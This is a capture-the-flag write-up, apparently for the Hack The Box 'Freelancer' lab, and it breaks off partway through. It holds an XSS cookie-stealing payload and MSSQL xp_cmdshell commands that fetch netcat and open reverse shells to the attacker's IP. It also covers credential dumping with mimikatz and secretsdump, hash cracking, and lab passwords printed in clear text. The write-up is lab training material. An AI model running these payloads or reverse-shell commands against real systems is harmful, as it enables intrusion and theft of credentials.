
# Day 1

## Port Scanning

```
-$ sudo nmap -p- freelancer.htb -v -Pn --min-rate=6000
[sudo] password for shivam:
Host discovery disabled (-Pn). All addresses will be marked 'up' and scan times may be slower.
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-06-02 11:44 IST
Initiating SYN Stealth Scan at 11:44
Scanning freelancer.htb (10.129.224.239) [65535 ports]
Discovered open port 80/tcp on 10.129.224.239
Discovered open port 53/tcp on 10.129.224.239
Discovered open port 139/tcp on 10.129.224.239
Discovered open port 135/tcp on 10.129.224.239
Discovered open port 445/tcp on 10.129.224.239
Discovered open port 593/tcp on 10.129.224.239
Discovered open port 3268/tcp on 10.129.224.239
Increasing send delay for 10.129.224.239 from 0 to 5 due to 11 out of 20 dropped probes since last increase.
Discovered open port 50429/tcp on 10.129.224.239
Discovered open port 49670/tcp on 10.129.224.239
Increasing send delay for 10.129.224.239 from 5 to 10 due to 11 out of 17 dropped probes since last increase.
Completed SYN Stealth Scan at 11:45, 39.16s elapsed (65535 total ports)
Nmap scan report for freelancer.htb (10.129.224.239)
Host is up (0.88s latency).
Not shown: 65526 filtered tcp ports (no-response)
PORT STATE SERVICE
53/tcp open domain
80/tcp open http
135/tcp open msrpc
139/tcp open netbios-ssn
445/tcp open microsoft-ds
593/tcp open http-rpc-epmap
3268/tcp open globalcatLDAP
49670/tcp open unknown
50429/tcp open unknown
```

### SMB Port

### Webpage



Note: After creating your employer account, your account will be inactive until our team reviews your account details and contacts you by email to
activate your account.



So there could be a chance for xss to steal the cookie of reviewer

<script type="text/javascript">document.location="http://10.10.14.50/?c="+document.cookie;</script>

Entered this payload in every field possible but didn't get anything this means this could not be the way so I normally tried to login but


 Sorry, this account is not activated and can not be authenticated!.

Meanwhile I created an account as freelancer to check what it has



Here you can watch and review latest job posted by a lot of employers & companies, you can click and navigate to the job detials after clicking on it.

### **Find Your Dream Job**




Tried sql injection but it was getting filtered on backend


WARNING: Malicious content has been detected!

So there was nothing here also. Till now I was sure I need to have employeer account. To move forward.


While looking at the registration page there was a forgot password button



So according to this after filling all the details my account will be reactivated




# I entered employer account's details. Try to logged in and that's it. Got it



# Okay let's continue

Now I tried to xss on post job fields but I get the output like this



Now I checked the source code that how it's filtering xss, It's changing the special chars into their unicode format so xss not possible

<script type=&#34;text/javascript&#34;&gt;document.location=&#34

Now let's see the groode



Use your mobile phone to scan this QR-Code to login to your account without using any type of credentials. Please note that this QR-Code is valid for 5 Minutes only.

After decoding this qr I got a url http://freelancer.htb/accounts/login/otp/MTAwMTA=/3a00a73a40699a3e00e8296aa9 b0baec/

MTAwMTA= is base64 for 10010 and I have 5 min to try it out so I think it the otp can be bruteforced so I created a wordlist containing 00000 - 99999, converted each char to base64 and test it but none of them were correct so the only numbers remaining were 0 - 9 so now I will test them

### I still didn't got anything

```
—(shivam⊕kali)-[~/htb/freelancer]
$ ffuf -c -w ./otp_base64:FUZZ -u http://freelancer.htb/accounts/login/otp/FUZZ/890579d223ce6a592439aa032c95e113/ -t
       v2.1.0-dev
:: Method
:: URL
                      : http://freelancer.htb/accounts/login/otp/FUZZ/890579d223ce6a592439aa032c95e113/
   Wordlist
                        FUZZ: /home/shivam/htb/freelancer/otp_base64
 :: Follow redirects :
                        false
 :: Calibration
                      : false
 :: Timeout
                      : 10
 :: Threads
                      : 200
:: Matcher
                      : Response status: 200-299,301,302,307,401,403,405,500
:: Progress: [10/10] :: Job [1/1] :: 0 req/sec :: Duration: [0:00:00] :: Errors: 0 ::
```


I think there might be some issues with ffuf so I tried burpsuite still didn't got anything then I checked the requests sent

```
/accounts/login/otp/MAo%3d/29d163a5928e39ece9a805bfab6b6748/ HTTP/1.1
```

The equal is url encoded %3d this could be the reason


I set the encoding false still nothing changed but there isn't anything that could lead to move forward in challenge

I was testing the value "1" (encoded MAo=) manually so I noticed the first time it checks it and says Invalid primary key



Invalid user primary key!

Second time "2" (encoded Mgo=) I tried says the otp or token expired so It means one time it can be used



So I could try one thing is write a python script to login and fetch a qr code decode the qr code to get url and try it on every run.

# Day 2

The script is finally completed after running it got the admin user id so I just generated new gr changed the value and got admin.

Script: <a href="https://github.com/04Shivam/HTB-Freelancer">https://github.com/04Shivam/HTB-Freelancer</a>

```
For: Mgo=, Value: 2

[+] Cycle 3

[+] Sessoin Setup Done

[+] Fetched CSRF Middle Ware token


[+] Logged In successfully

[+] Grabbed session values

[+] Saved Qr code image in current directory

[+] Fetched Data from qr code

[+] Got value for admin: Mgo=
```



Even after becoming admin there was nothing on this site to do. I did some directory bursting and found admin directory

```
# This work is licensed under the Creative Commo
blog [Status: 301, Size: 0, N
[Status: 200, Size: 5729]
admin [Status: 301, Size: 0, N
# Suite 300, San Francisco, California, 94105, N
[WARN] Caught keyboard interrupt (Ctrl-C)
```

On visiting admin directory there was sql panel which has an sql terminal to run commands

Home

### Site administration





Command: select @@version; Outputs the information about sql server it is MSSQL

```
Query:
select @@version;

Execute

Microsoft SQL Server 2019 (RTM) - 15.0.2000.5 (X64) Sep 24 2019 13:48:2:
```

On google fu about MSSQL Rce I got this website to perform the enumeration <a href="https://book.hacktricks.xyz/network-services-pentesting/pentesting-mssql-microsoft-sql-server">https://book.hacktricks.xyz/network-services-pentesting/pentesting-mssql-microsoft-sql-server</a>

### I tried this

```
Query:

EXECUTE AS LOGIN = 'sa'

SEPECT SYSTEM_USER

EXECUTE sp_configure 'Show Advanced Options', 1;

RECONFIGURE;

EXECUTE sp_configure 'xp_cmdshell', 1;

REGONFIGURE;

EXECUTE xp_cmdshell '//10.10.14.50/share/nc.exe 10.10.14.50 1337 -e cmd.exe'
```

Didn't got the shell but it hits the smb server

```
shivam®kali)-[~/htb/freelancer]
 -$ <u>sudo</u> impacket-smbserver -smb2support -ip 0.0.0.0 share ~/share
[sudo] password for shivam:
Impacket v0.12.0.dev1+20231012.22017.2de29184 - Copyright 2023 Fortra
[*] Config file parsed
[*] Callback added for UUID 4B324FC8-1670-01D3-1278-5A47BF6EE188 V:3.0
[*] Callback added for UUID 6BFFD098-A112-3610-9833-46C3F87E345A V:1.0
[*] Config file parsed
[*] Config file parsed
[*] Config file parsed
[*] Incoming connection (10.129.201.64,55524)
[*] AUTHENTICATE_MESSAGE (FREELANCER\sql_svc,DC)
[*] User DC\sql_svc authenticated successfully
* sql_svc::FREELANCER:aaaaaaaaaaaaaaaa:48f19af70336d99a018d735da9f650f3:010100000000000080b2
5a0057006d00040010007a0076005a004a005a005a0057006d000700080080b2a66e3ab5da010600040002000000080
00200063006900660073002f00310030002e00310030002e00310034002e003500300000000000000000
[*] Closing down connection (10.129.201.64,55524)
[*] Remaining connections []
```

This means the command is getting executed but something blocking the rev shell

I tried powercat also didtn't work. So I think windows defender might be fucking with netcat over smb server. Now I need to download the file paste it somewhere writable in the system call the netcat. I did

```
Query:

1 EXECUTE AS LOGIN = 'sa'
2 SELECT SYSTEM_USER
3 SELECT IS_SRVROLEMEMBER('sysadmin')
4 EXEC sp_configure 'show advanced options', 1;
5 RECONFIGURE;
6 EXEC sp_configure 'xp_cmdshell', 1;
7 RECONFIGURE;
8 EXEC xp_cmdshell 'echo Invoke-WebRequest "http://10.10.14.50/nc.exe" -OutFile "/users/public/nc.exe" | powershell -noprofile'
9 EXEC xp_cmdshell '/users/public/nc.exe 10.10.14.50 4444 -e cmd.exe'
```

This should work it fetches the file but does not pop the reverse shell. I can't understand why it didn't work. I asked one of my friend he suggested me to use this netcat https://github.com/int0x33/nc.exe/blob/master/nc64.exe

So I did and got the shell

```
(shivam® kali)-[~/htb/freelancer/ncat-portable-5.59BETA1]
$ nc -nvlp 4444
Listening on 0.0.0.0 4444
Connection received on 10.129.94.61 50363
Microsoft Windows [Version 10.0.17763.5830]
(c) 2018 Microsoft Corporation. All rights reserved.
C:\WINDOWS\system32>
```

Finally, it worked I was using the netcat provided by kali but that does not work in this box

```
C:\Users\sql_svc\Downloads\SQLEXPR-2019_x64_ENU>net users
net users
User accounts for \\DC
Administrator
                       alex.hill
                                                carol.poland
d.jones
                       dthomas
                                                ereed
                      evelyn.adams
Ethan.l
                                                Guest
hking
                       jen.brown
                                                jgreen
jmartinez
                        krbtgt
                                                leon.sk
lkazanof
                        lorra199
                                                maya.artmes
michael.williams
                        mikasaAckerman
                                                olivia.garcia
samuel.turner
                        sdavis
                                                sophia.h
                        SQLBackupOperator
sql_svc
                                                sshd
taylor
                        wwalker
The command completed successfully.
```

There are a bunch of users in this box. Got 2 passwords hardcoded at \Users\sql svc\Downloads\SQLEXPR-2019 x64 ENU\sql-Configuration.INI

```
ENABLERANU="False"

SQLCOLLATION="SQL_Latin1_General_CP1_CI_AS"

SQLSVCACCOUNT="FREELANCER\sql_svc"

SQLSVCPASSWORD="IL0v3ErenY3ager"

SQLSYSADMINACCOUNTS="FREELANCER\Administrator"

SECURITYMODE="SQL"

SAPWD="t3mp0r@ryS@PWD"

ADDCURRENTUSERASSQLADMIN="False"
```

I tried to upload runascs.exe binary but machine says access denied. So I reconnected with the shell now I uploaded it and it worked for mikasaAckerman

C:\users\public>.\runascs.exe mikasaAckerman IL0v3ErenY3ager ".\nc64.exe 10.10.14.50 5555 -e powershell" .\runascs.exe mikasaAckerman IL0v3ErenY3ager ".\nc64.exe 10.10.14.50 5555 -e powershell"

```
(shivam⊗kali)-[~/share]
$ nc -nvlp 5555
Listening on 0.0.0.0 5555
Connection received on 10.129.94.61 56461
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

PS C:\WINDOWS\system32>
```

Mlkasa has user flag

```
PS C:\users\mikasaAckerman\desktop> dir
dir
   Directory: C:\users\mikasaAckerman\desktop
Mode
                   LastWriteTime
                                        Length Name
                   -----
                                        ----- ----
            10/28/2023
                      6:23 PM
                                          1468 mail.txt
            10/4/2023 1:47 PM
                                     292692678 MEMORY.7z
-a---
              6/2/2024 4:05 PM
                                            34 user.txt
-ar---
PS C:\users\mikasaAckerman\desktop> type user.txt
```

Now I need a way to download this MEMORY.7z file. I used python uploadserver to get this file

Documentation, Installation, usage: <a href="https://pypi.org/project/uploadserver/">https://pypi.org/project/uploadserver/</a>
First I tried on mail.txt

```
curl -F "file=@mail.txt" http://10.10.14.50:8080
           % Received % Xferd Average Speed
                                                   Time
 % Total
                                            Time
                                                           Time Current
                             Dload Upload
                                            Total
                                                           Left Speed
                                                   Spent
                                    4910 --:--:--
100 1692
           0
                26 100 1666
                                76
File uploaded successfully
C:\users\mikasaAckerman\desktop>
```

```
(shivam⊕ kali)-[~/htb/freelancer]

$ python3 -m uploadserver 8080

/home/shivam/htb/freelancer/uploadserver.py:3: DeprecationWarning: 'cgi' is deprecated and slated for removal in Python 3.13 import cgi

Server started on port 8080

10.129.94.61 - - [03/Jun/2024 20:07:01] "POST / HTTP/1.1" 200 -
```

It worked so same for MEMORY.7z just change the file name and wait because it's around 280mb file

Got the file there is a MEMORY.DMP file in the archive. Sadly volatility doesn't work

```
(shivam⊗ kali)-[~/htb/freelancer/memory]
$ vol -f MEMORY.DMP windows.hashdump.Hashdump
Volatility 3 Framework 2.5.2
Progress: 100.00 PDB scanning finished
Unsatisfied requirement plugins.Hashdump.kernel.layer_name:
Unsatisfied requirement plugins.Hashdump.kernel.symbol_table_name:

A translation layer requirement was not fulfilled. Please verify that:

A file was provided to create this layer (by -f, --single-location or by config)
The file exists and is readable
The file is a valid memory image and was acquired cleanly

A symbol table requirement was not fulfilled. Please verify that:
The associated translation layer requirement was fulfilled
You have the correct symbol file for the requirement
The symbol file is under the correct directory or zip file
The symbol file is named appropriately or contains the correct banner


Unable to validate the plugin requirements: ['plugins.Hashdump.kernel.layer_name', 'plugins.Hashdump.kernel.symbol_table_name']
```

While searching for tools to analyse BSOD (Blue Screen Of Death) dumps I came across with Windbg:

https://learn.microsoft.com/en-us/windows-hardware/drivers/debugger/

Don't know this will work or not. Let's try it out, go to file select your dump

# Day 3



### Now got the command prompt in windbg

Now search for the command to dump sam hashes. As I searched, I found this article <a href="https://woshub.com/how-to-get-plain-text-passwords-of-windows-users/">https://woshub.com/how-to-get-plain-text-passwords-of-windows-users/</a> So without mimitkatz, dumping creds isn't possible. Downloaded mimikatz and loaded in windbg

Got admin password don't know it will work for admin or not but it will be used somewhere I guess

```
SID
                 : S-1-5-21-3542429192-2036945976-3483670807-500
   msv :
    [00000003] Primary
     * Username : Administrator
     * Domain : FREELANCER
    * NTLM
              : acb3617b6b9da5dc7778092bdea6f3b8
    * SHA1
              : ccbee099f360c2fd26b8a3953d9b37893bcaa467
    * DPAPI
              : 587f524a5c66053caa5e00000000acb3
   tspkg : KO
   wdigest :
    * Username : Administrator
    * Domain
              : FREELANCER
     * Password : (null)
   kerberos :
     * Username : Administrator
    * Domain : FREELANCER.HTB
    * Password : v3ryS01!dP@sswd#29
     * Key List
                        707d2a08632dec5b412a8a77d52b24004c301b694ef640630a5f7141d71b7969
      aes256 hmac
                      bce0bf149aded161c203a597fcbefcb5
      aes128 hmac
```

# NTLM for liza user


```
SID : S-1-5-21-3542429192-2036945976-3483670807-
msv :
    [00000003] Primary
    * Username : liza.kazanof
    * Domain : FREELANCER
    * NTLM : 6bc05d2a5ebf34f5b563ff233199dc5a
    * SHA1 : 93eff904639f3b40b0f05f9052c48473ecd2757e
    * DPAPI : 953b826b646b373f4972000000006bc0
    tspkg : KO
```

#### NTLM for administrator

```
SID : S-1-5-21-3542429192-2036945976-3483670807-5
msv :
    [0000003] Primary
    * Username : Administrator
    * Domain : FREELANCER
    * NTLM : acb3617b6b9da5dc7778092bdea6f3b8
    * SHA1 : ccbee099f360c2fd26b8a3953d9b37893bcaa467
    * DPAPI : 587f524a5c66053caa5e00000000acb3
tspkg : KO
wdigest :
    * Username : Administrator
```

### NTLM cracked for liza.kazanof

Enter up to 20 non-salted hashes, one per line:



### **Download CrackStation's Wordlist**

### NTLM of Admin got cracked it is the kerberos password

```
acb3617b6b9da5dc7778092bdea6f3b8:v3ryS0l!dP@sswd#29
Session...... hashcat
Status..... Cracked
Hash.Mode.....: 1000 (NTLM)
Hash.Target....: acb3617b6b9da5dc7778092bdea6f3b8
Time.Started....: Tue Jun 4 01:47:23 2024 (0 secs)
Time.Estimated...: Tue Jun 4 01:47:23 2024 (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Base.....: File (./list)
Guess.Queue.....: 1/1 (100.00%)
                      4765 H/s (0.01ms) @ Accel:512 Loops:1 Thr:64 Vec:1
Speed.#1....:
Recovered.....: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
Progress..... 1/1 (100.00%)
Rejected..... 0/1 (0.00%)
Restore.Point....: 0/1 (0.00%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:0-1
Candidate.Engine.: Device Generator
Candidates.#1....: v3ryS0l!dP@sswd#29 -> v3ryS0l!dP@sswd#29
Hardware.Mon.#1..: Temp: 53c Util: 1% Core:1680MHz Mem:6000MHz Bus:8
Started: Tue Jun 4 01:47:23 2024
Stopped: Tue Jun 4 01:47:24 2024
```

Now let's test these password If the admin one works box will end Here:) Both the passwords didn't worked out so I think there is something else

```
PS C:\users\public> .\runascs.exe administrator v3ryS0l!dP@sswd#29 "nc64.exe 10.10.14.50 5555 -e powershell"
.\runascs.exe administrator v3ryS0l!dP@sswd#29 "nc64.exe 10.10.14.50 5555 -e powershell"
[-] RunasCsException: LogonUser failed with error code: The user name or password is incorrectPS C:\users\public>

PS C:\users\public> .\runascs.exe lkazanof RockYou! "nc64.exe 10.10.14.50 5555 -e powershell"
.\runascs.exe lkazanof RockYou! "nc64.exe 10.10.14.50 5555 -e powershell"
[-] RunasCsException: LogonUser failed with error code: The user name or password is incorrectPS C:\users\public>
```

They didn't work on any user I think I missed something, Let me dump SAM hashes these were sam hashes. Can't find a way to dump the sam hive with windbg, So I will try next tool

MemProcFS: <a href="https://github.com/ufrisk/MemProcFS">https://github.com/ufrisk/MemProcFS</a>

I was having some issues in running it on linux so I tried it on windows and worked after doing the steps mentioned

Still having some dependency issues so I used this: <a href="https://github.com/evild3ad/MemProcFS-Analyzer">https://github.com/evild3ad/MemProcFS-Analyzer</a>

### Nice directory is mounted

| ☐ > This PC > E (\\MemProcFS) (E:) > |                   |                  |             |              |  |  |  |  |
|--------------------------------------|-------------------|------------------|-------------|--------------|--|--|--|--|
| •                                    | Name              | Date modified    | Туре        | Size         |  |  |  |  |
|                                      | conf              | 6/4/2024 4:15 AM | File folder |              |  |  |  |  |
|                                      | forensic          | 6/4/2024 4:15 AM | File folder |              |  |  |  |  |
|                                      | misc misc         | 6/4/2024 4:15 AM | File folder |              |  |  |  |  |
|                                      | name              | 6/4/2024 4:15 AM | File folder |              |  |  |  |  |
|                                      | pid               | 6/4/2024 4:15 AM | File folder |              |  |  |  |  |
| 17-                                  | py                | 6/4/2024 4:15 AM | File folder |              |  |  |  |  |
|                                      | registry          | 6/4/2024 4:15 AM | File folder |              |  |  |  |  |
|                                      | sys               | 6/4/2024 4:15 AM | File folder |              |  |  |  |  |
|                                      | <mark>□ vm</mark> | 6/4/2024 4:15 AM | File folder |              |  |  |  |  |
|                                      | memory.dmp        | 6/4/2024 4:15 AM | DMP File    | 1,740,552 KB |  |  |  |  |
|                                      | memory.pmem       | 6/4/2024 4:15 AM | PMEM File   | 1,740,544 KB |  |  |  |  |
|                                      |                   |                  |             |              |  |  |  |  |

# In dumps I got these 3 files at E:\registry\hive\_files

| 0xffffd3067d7f0000-SECURITY-MACHINE_SECURITY.reghive   | 6/4/2024 4:15 AM | REGHIVE File | 48 KB     |
|--|------------------|--------------|-----------|
| 0xffffd3067d9c4000-NTUSERDAT-USER_S-1-5-20.reghive   | 6/4/2024 4:15 AM | REGHIVE File | 184 KB    |
| 0xffffd3067d935000-SAM-MACHINE_SAM.reghive   | 6/4/2024 4:15 AM | REGHIVE File | 48 KB     |
| 0xffffd3067db43000-BBI-A_{ae450ff4-3002-4d4d-921c-fd354d63ec8b},reghive                            | 6/4/2024 4:15 AM | REGHIVE File | 236 KB    |
| 0xffffd3067db53000-NTUSERDAT-USER_S-1-5-19.reghive   | 6/4/2024 4:15 AM | REGHIVE File | 168 KB    |
| 0xffffd3067dd5e000-ActivationStoredat-A_{D65833F6-A688-4A68-A28F-F59183BDFADA}.reghive             | 6/4/2024 4:15 AM | REGHIVE File | 116 KB    |
| 0xffffd3067e30e000-UsrClassdat-USER_S-1-5-21-3542429192-2036945976-3483670807-1121_Classes.reghive | 6/4/2024 4:15 AM | REGHIVE File | 1,196 KB  |
| 0xffffd3067ec26000-Amcachehve-A_{da3518a3-bbc6-1dba-206b-2755382f1364},reghive                     | 6/4/2024 4:15 AM | REGHIVE File | 1,444 KB  |
| 0xffffd3067ec39000-ntuserdat-USER_S-1-5-21-3542429192-2036945976-3483670807-1121.reghive           | 6/4/2024 4:15 AM | REGHIVE File | 512 KB    |
| 0xffffd3067ec58000-settingsdat-A_{8a28242f-95cc-f96a-239c-d8a872afe4cc},reghive                    | 6/4/2024 4:15 AM | REGHIVE File | 44 KB     |
| 0xffffd3067f9e7000-ntuserdat-USER_S-1-5-21-3542429192-2036945976-3483670807-500.reghive            | 6/4/2024 4:15 AM | REGHIVE File | 628 KB    |
| 0xffffd3067f91b000-UsrClassdat-USER_S-1-5-21-3542429192-2036945976-3483670807-500_Classes.reghive  | 6/4/2024 4:15 AM | REGHIVE File | 1,372 KB  |
| 0xffffd3067f097000-DRIVERS-MACHINE_DRIVERS.reghive   | 6/4/2024 4:15 AM | REGHIVE File | 3,724 KB  |
| 0xffffd30679c0e000-unknown-unknown.reghive   | 6/4/2024 4:15 AM | REGHIVE File | 8 KB      |
| 0xffffd30679c46000-SYSTEM-MACHINE_SYSTEM.reghive   | 6/4/2024 4:15 AM | REGHIVE File | 18,008 KB |
| 0xffffd30679cdc000-unknown-MACHINE_HARDWARE.reghive  | 6/4/2024 4:15 AM | REGHIVE File | 28 KB     |

Another SAM and SECURITY file but there isn't any system file here E:\forensic\files\ROOT\Windows\System32\config let's see which one works

|                           |                  | 71   | 1         |
|---------------------------|------------------|------|-----------|
| ffffbc83a93d60d0-DEFAULT  | 6/4/2024 4:15 AM | File | 512 KB    |
| ffffbc83a94b18b0-SAM      | 6/4/2024 4:15 AM | File | 64 KB     |
| ffffbc83a95be160-BBI      | 6/4/2024 4:15 AM | File | 256 KB    |
| ffffbc83a930c3f0-SOFTWARE | 6/4/2024 4:15 AM | File | 88,832 KB |
| ffffbc83a94492e0-SECURITY | 6/4/2024 4:15 AM | File | 64 KB     |
| ffffbc83aaae1100-DRIVERS  | 6/4/2024 4:15 AM | File | 3,840 KB  |

Got the hashes

Command user:

impacket-secretsdump -sam SAM -system SYSTEM -security SECURITY LOCAL Dumps at E:\registry\hive\_files worked

```
Impacket v0.12.0.dev1+20231012.22017.2de29184 - Copyright 2023 Fortra
[*] Target system bootKey: 0xaeb5f8f068bbe8789b87bf985e129382
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
Administrator:500:aad3b435b51404eeaad3b435b51404ee:725180474a181356e53f4fe3dffac527:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
WDAGUtilityAccount:504:aad3b435b51404eeaad3b435b51404ee:04fc56dd3ee3165e966ed04ea791d7a7:::
[*] Dumping cached domain logon information (domain/username:hash)
FREELANCER.HTB/Administrator:$DCC2$10240#Administrator#67a0c0f193abd932b55fb8916692c361: (2023-10-04 12:55:34)
FREELANCER.HTB/lorra199:$DCC2$10240#lorra199#7ce808b78e75a5747135cf53dc6ac3b1: (2023-10-04 12:29:00)
FREELANCER.HTB/liza.kazanof:$DCC2$10240#liza.kazanof#ecd6e532224ccad2abcf2369ccb8b679: (2023-10-04 17:31:23)
[*] Dumping LSA Secrets
[*] $MACHINE.ACC
MACHINE.ACC:plain_password_hex:a680a4af30e045066419c6f52c073d738241fa9d1cff591b951535cff5320b109e65220c1c9e4fa891
eccefb2a17ae5aebf84902e3266bbc5db6e371627bb0828c2a364cb01119cf3d2c70d920328c814cad07f2b516143d86d0e88ef1504067815e
4d7d4eeb90ccd7dc9b482028c2143c5a6010
$MACHINE.ACC: aad3b435b51404eeaad3b435b51404ee:1003ddfa0a470017188b719e1eaae709
[*] DPAPI_SYSTEM
dpapi_machinekey:0xcf1bc407d272ade7e781f17f6f3a3fc2b82d16bc
dpapi_userkey:0x6d210ab98889fac8829a1526a5d6a2f76f8f9d53
[*] NL$KM
0000 63 4D 9D 4C 85 EF 33 FF A5 E1 4D E2 DC A1 20 75 сМ.L..3...М... u
0010 D2 20 EA A9 BC E0 DB 7D BE 77 E9 BE 6E AD 47 EC . .....}.w..п.G.
                                                              . .....}.w..n.G.
       26 02 E1 F6 BF F5 C5 CC F9 D6 7A 16 49 1C 43 C5 77 6D E0 A8 C6 24 15 36 BF 27 49 96 19 B9 63 20
                                                             8....z.I.C.
 0020
                                                            wm...$.6.'I...c
NL$KM:634d9d4c85ef33ffa5e14de2dca12075d220eaa9bce0db7dbe77e9be6ead47ec2602e1f6bff5c5ccf9d67a16491c43c5776de0a8c624
[*] _SC_MSSQL$DATA
(Unknown User):PWN3D#l0rr@Armessa199
[*] Cleaning up...
```

By looking at the dumps carefully there is password in clear text. It looks like the password is of user lorra199

```
. ♥X0021♥8D9000918C002981J208J008217010190J
[*] NL$KM
0000
       63 4D 9D 4C 85 EF 33 FF A5 E1 4D E2 DC A1 20 75
                                                           cM.L..3...N
 0010
       D2 20 EA A9 BC E0 DB 7D BE 77 E9 BE 6E AD 47 EC
                                                           . .....}.w.
0020
       26 02 E1 F6 BF F5 C5 CC F9 D6 7A 16 49 1C 43 C5
                                                           8...
       77 6D E0 A8 C6 24 15 36 BF 27 49 96 19 B9 63 20
                                                           wm...$.6.'I
NL$KM:634d9d4c85ef33ffa5e14de2dca12075d220eaa9bce0db7dbe77e9be6ead47ed
[*] SC MSSOL$DATA
(Unknown User):PWN3D#l0rr@Armessa199
[*] Cleaning up...
```

# The creds worked for lorra got shell

```
C:\users\public>.\runascs.exe lorra199 PWN3D#l0rr@Armessa199 "nc64.exe 10.10.14.50 4444 -e powershell"
.\runascs.exe lorra199 PWN3D#l0rr@Armessa199 "nc64.exe 10.10.14.50 4444 -e powershell"
```

```
(shivam⊗kali)-[~/htb/freelancer]

$ nc -nvlp 4444

Listening on 0.0.0.0 4444

Connection received on 10.129.186.91 63106

Windows PowerShell

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PS C:\WINDOWS\system32>
```

# Lorra is in non standard group AD Recycle Bin

PS C:\users> net users lorra199

net users lorra199

User name lorra199

Full Name

Comment IT Support Technician

User's comment

Country/region code 000 (System Default)

Account active Yes Account expires Never

